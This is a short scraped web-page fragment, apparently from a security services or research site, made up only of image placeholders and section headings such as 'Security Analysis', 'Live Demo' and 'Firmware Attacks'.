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
Security Analysis




Our Journey ...

System Analysis


Live Demo




Firmware Attacks




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
Security Analysis




Firmware Attacks



